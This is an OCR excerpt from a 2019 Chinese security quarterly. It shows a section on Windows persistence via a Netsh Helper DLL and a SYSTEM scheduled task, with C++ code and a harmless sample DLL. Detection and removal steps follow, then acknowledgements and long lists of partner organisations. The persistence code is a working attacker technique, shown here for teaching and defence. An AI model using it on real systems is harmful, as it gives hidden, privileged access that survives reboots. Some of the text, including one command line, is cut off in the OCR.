


Figure 22.34: img

Figure 22.35: img

计划任务程序是 Microsoft Windows 的一个组件，它提供了在预定义时间或指定时间间隔之后安排程序或脚本启动的功能，也称为作业调度或任务调度。系统中的 schtasks.exe 用于管理计划任务，允许管理员创建、删除、查询、更改、运行和中止本地或远程系统上的计划任

务。如从计划表中添加和删除任务，按需要启动和停止任务，显示和更改计划任务。

如下的代码演示了攻击者如何通过在 Netsh 命令添加 Helper DLL 并通过调用 schtasks 程序来新建计划任务，实现代码持久化的目的。

```
BOOL add_to_netsh_helper(LPCTSTR dll_path)


{
```

```
BOOL   ret = FALSE;

int    path_len = NULL;

TCHAR* command = NULL;

STARTUPINFO si = {0};

PROCESS_INFORMATION pi = {0};

si.cb = sizeof(STARTUPINFO);

path_len = _tcslen(dll_path);

command = new TCHAR[(path_len * sizeof(TCHAR) +  sizeof(TCHAR)) * 2];

//添加 netsh helper

wsprintf(command, _TEXT("cmd \/c \"netsh add helper %s\""), dll_path);

if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi))

{

   goto ERROR_EXIT;

}

WaitForSingleObject(pi.hProcess, INFINITE);

memset(&pi, 0, sizeof(pi));

//添加 netsh 主程序到计划任务

wsprintf(command, _TEXT("cmd \/c \"schtasks.exe \/create \/tn \"init\" \/ru SYSTEM \/sc ON
```

```
    if(!CreateProcess(NULL, command, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi))

    {

       goto ERROR_EXIT;

    }

    WaitForSingleObject(pi.hProcess, INFINITE);

ret = TRUE;

ERROR_EXIT:

    if (command != NULL)

    {

       delete[] command;

       command = NULL;

    }

    return ret;

}
```

其中 Netsh Helper DLL 需要导出一个函数供 Netsh 调用，导出函数原型及关键代码如下：

```
BOOL APIENTRY DllMain( HMODULE hModule,



DWORD  ul_reason_for_call,
```

```
LPVOID lpReserved

)

{

switch (ul_reason_for_call)

{

case DLL_PROCESS_ATTACH:

OutputDebugString(_TEXT("Load DLL~~"));

break;

case DLL_THREAD_ATTACH:

case DLL_THREAD_DETACH:

case DLL_PROCESS_DETACH:

break;

}

return TRUE;

}

DWORD _stdcall NewThreadProc(LPVOID lpParam)

{

while (TRUE)
```

```
{

OutputDebugString(_TEXT("Netsh Helper, Hello Topsec"));

}

return 0;

}

extern "C" DWORD  _stdcall InitHelperDll(DWORD dwNetshVersion, PVOID Reserved)

{

CreateThread(NULL, NULL, NewThreadProc, NULL, NULL, NULL);

MessageBox(NULL, _TEXT("Netsh Helper, Hello Topsec"), NULL, MB_OK);

return NO_ERROR;

}
```

22.14.2 运行效果图

上面的代码首先添加 Netsh Helper DLL，然后添加计划任务，在系统启动的时候启动 Netsh。计算机重启后效果如图：

运行后的注册表键值情况如下图所示：

22.14.3 检查及清除方法

1、检查注册表路径 HKLM\SOFTWARE\Microsoft\Netsh，查看是否有不明来源的 Helper DLL 注册信息并删除。




Figure 22.36: img




Figure 22.37: img




Figure 22.38: img

补天
漏洞响应平台

互联网安全守护计划

合众白帽之力，守护互联网安全

欢迎各位白帽师傅踊跃参加

和补天一起守护互联网安全

详情请加 QQ：2656450853

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2019年第三季的季刊也正式和大家见面，截至本次已经发布了12版，并且在上一季度中，安全客季刊已经创下累积680000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自11个安全平台的21篇优秀技术文章，涵盖公众讨论最火热的渗透测试、安全研究、漏洞运营、政企安全五大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是笨蛋、死宅、机器人、萝莉、死正经、有病、魔女、低所得P、anykno，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2019.10

NEWS 安全客

有思想的安全新媒体

安全平台


360 网络安全响应中心
360 安全应急响应中心
58 安全应急响应中心 Security Response Center
71SRC
Alibaba Security Response Center 阿里安全响应中心
安全狗 安全狗漏洞响应中心
蚂蚁金服 安全响应中心
CAINIAO 菜鸟·安全响应中心
bilibili
补天 漏洞响应平台
百度安全应急响应中心 Baidu Security Response Center
BUGX
CarSRC
滴滴出行安全应急响应中心 Didichuxing Security Response Center
DVP Decentralized Vulnerability Platform
点融网安全应急响应中心 Dianrong Security Response Center
斗鱼安全应急响应中心 DouYu Security Response Center
Alibaba Security Response Center 本地生活 安全响应中心
富友安全应急响应中心 Fuiou Security Response Center
瓜子安全应急响应中心 GUAZI Security Response Center
好未来安全应急响应中心
安全应急响应中心
JSRC 京东安全应急响应中心
你我贷安全响应中心 NIWODAI Security Response Center
HUAWEI PSIRT 华为安全应急响应中心
火币安全应急响应中心 Huobi Security Response Center
焦点安全应急响应中心 Focus Security Response Center
竞技世界安全应急响应中心 JJ World Security Response Center
金山·安全应急响应中心 Kingsoft Security Response Center
coolpad LeEco 酷派安全响应中心
联想安全应急响应中心 Lenovo Security Response Center
乐视安全应急响应中心 LeEco Security Response Center
乐信集团安全应急响应中心 LX Security Response Center
LYSRC 同程艺龙安全应急响应中心
美丽联合集团安全应急响应中心 Meili Inc Security Response Center
平安安全应急响应中心 PINGAN Security Response Center
陌陌安全应急响应中心
马蜂窝安全应急响应中心 MFW Security Response Center
mobike 安全
MEIZU 魅族安全应急响应中心
美团安全应急响应中心 Meituan Security Response Center
OPPO安全应急响应中心 OPPO Security Response Center
去哪儿安全应急响应中心 Qunar Security Response Center
SRC部落
Seebug
搜狗安全应急响应中心 Sogou Security Response Center
苏宁安全应急响应中心 Suning Security Response Center
SFSRC 顺丰安全应急响应中心 SF Security Response Center
新浪安全应急响应中心 Sina Security Response Center
TNSRC 途牛安全应急响应中心 Tuniu Security Response Center
腾讯安全应急响应中心 Tencent Security Response Center
VKSRC VIPKID安全应急响应中心 VIPKID Security Response Center
VSRC 唯品会安全应急响应中心 VIP Security Response Center
SRC vivo安全应急响应中心 vivo Security Response Center
挖财安全应急响应中心 Wacai Security Response Center
微博安全应急响应中心 Weibo Security Response Center
PW SRC 完美世界安全应急响应中心 security.wanmei.com
微众银行安全应急响应中心 WeBank Security Response Center
享道出行安全应急响应中心 Xiangdaochuxing Security Response Center
网易安全应急响应中心 NetEase Security Response Center
微贷安全应急响应中心 WeiDai Security Response Center
WiFi 万能钥匙 安全应急响应中心
小米安全中心 Xiaomi Security Center
携程安全应急响应中心 Ctrip Security Response Center
宜人贷安全应急响应中心 Yirendai Security Response Center
字节跳动安全中心 ByteDance Security Center
CESRC 宜信安全应急响应中心 CreditEase Security Response Center
智联招聘安全应急响应中心 Zhaopin Security Response Center
ZTO 中通安全应急响应中心 ZTO Security Response Center
猪八戒网安全应急响应中心 ZBJ Security Response Center

安全公司


360
爱加密 www.ijiami.cn
安恒信息 DAS-SECURITY 安全中国
安全狗 忠诚守护 值得信赖
DBSEC 安华金和
AI 安赛AISEC
安胜 Anscen
ansion 安 | 信 | 与 | 诚
ANKKI 昂楷科技
安全派
铸众信息 PWNZEN INFOTECH LTD.
八分量 Octa Innovations
白帽汇 BAIMAOHUI.NET
白山云科技 BAISHANCLOUD
卡亭科技 CHAITIN
听潮盛世 LISTEN TIDE
顶象技术 DINGXIANG TECHNOLOGY
盾客科技 www.secuxz.cn
GooAnn gooann.com 谷安天下
观数科技 Data Insight Technology
风暴中心 让云上更安全
国舜
海峡信息
iBOXCHAIN 盒子科技
合天智汇
华安
华胜信息 TEAMSUNINFO
AURORA INFINITY 极光无限
GEETEST 极验 全球交互安全创领者
TASS 江南天安
锦行科技 Jeeseen Technologies
CIMER 君立华域
椒图科技
库神 COLDLAR
猎聘 Liepin.com
凌晨网络科技
慢雾科技 slow mist
美创 MEICHUANG
敏捷科技 agile technology
默安科技 企业信赖的安全伙伴
春秋
墨云科技 vackbot.com
奇安信 新一代网络安全
岂安科技
QINGTENG
任子行 SURFILTER
睿语
齐治科技 QIZHI TECHNOLOGY
SAIKE赛客
cirrus gate 思睿嘉得
赛宁网安
SOBUG
无糖信息
Testin
腾讯云
神月信安
观星 Data Star Observatory
四维创智
四叶草安全 Clover Sec
tujia 途家
VEDA 卫达安全
威努特 WINICSSEC
天空卫士 SkyGuard
同盾科技 www.tongdun.cn
昂锐 XMIMON
XFSEC
宜信 CreditEase
映客
永安在线 YONGAN ONLINE
SILENCE 无声信息
云众可信
ALLSEC 众安天下·天下众安
中交兴路 SINOIOV
中超伟业
INGEEK 银基
云盾先知 安全情报
知道创宇
中科物安
中睿天下

安全媒体

安在 ANZER
安全盒子 secbox.cn
安全内参 网络安全首席知识官
安全智库
东方安全 cnetsec.com
E安全
GitChat
华盟 77169.com
黑鸟威胁情报中心 BlackorBird Threat Intelligence Center
看雪
雷锋网
MottoIN
浅黑 Shallow Black
SecWiki
铁匠运维网 tiejiang.org
嘶吼 ROARTALK
威客安全 secwk.com
XCTF社区
信安在线 www.cnmstl.net
信安之路
Secfree.com 指尖安全

安全团队

KEE TEAM
360 ADLAB
360 ALPHA
360冰刃实验室
VIEPECKER TEAM
360烽火实验室
Gear Team
360 IOT安全研究院
猎网平台
Marvel Team
MESHFIRE TEAM
NIRVAN
CyImmuLab 360 North American Research Center
PEGASUS
360 QRacTeam
360天巡 新一代无线入侵防御系统
360VULCAN
360无线电安全研究部
360 网络安全学院
SKY-GO 360汽车信息安全实验室
360追日团队 HELIOS TEAM
404 Team
安全文库 我的网络安全攻防百科
DMZ Lab
风暴中心 SaaS化大数据平台
FormSec 逼魔安全实验室
GOOANN INSTITUTE
火绒安全 www.huorong.cn
赛可达实验室 skd labs
Joinsec
猎
PANGU TEAM
alaxy 平安银河实验室 PINGAN'S GALAXY LAB
破壁计划
启明星辰 ADlab
腾讯安全云鼎实验室 TENCENT SECURITY YUNDING LAB
奇安信代码卫士 Qi'anxin Codesafe

安全会议

GeekPwn 极棒
KCon
MOSEC
ISC Internet Security Conference ISC 互联网安全大会
SSC
NSC 中国网络安全大会 China Cyber Security Conference
2019 第6届 首都网络安全日 BEIJING CYBER SECURITY DAY
CSA CYBER SPACE ASIA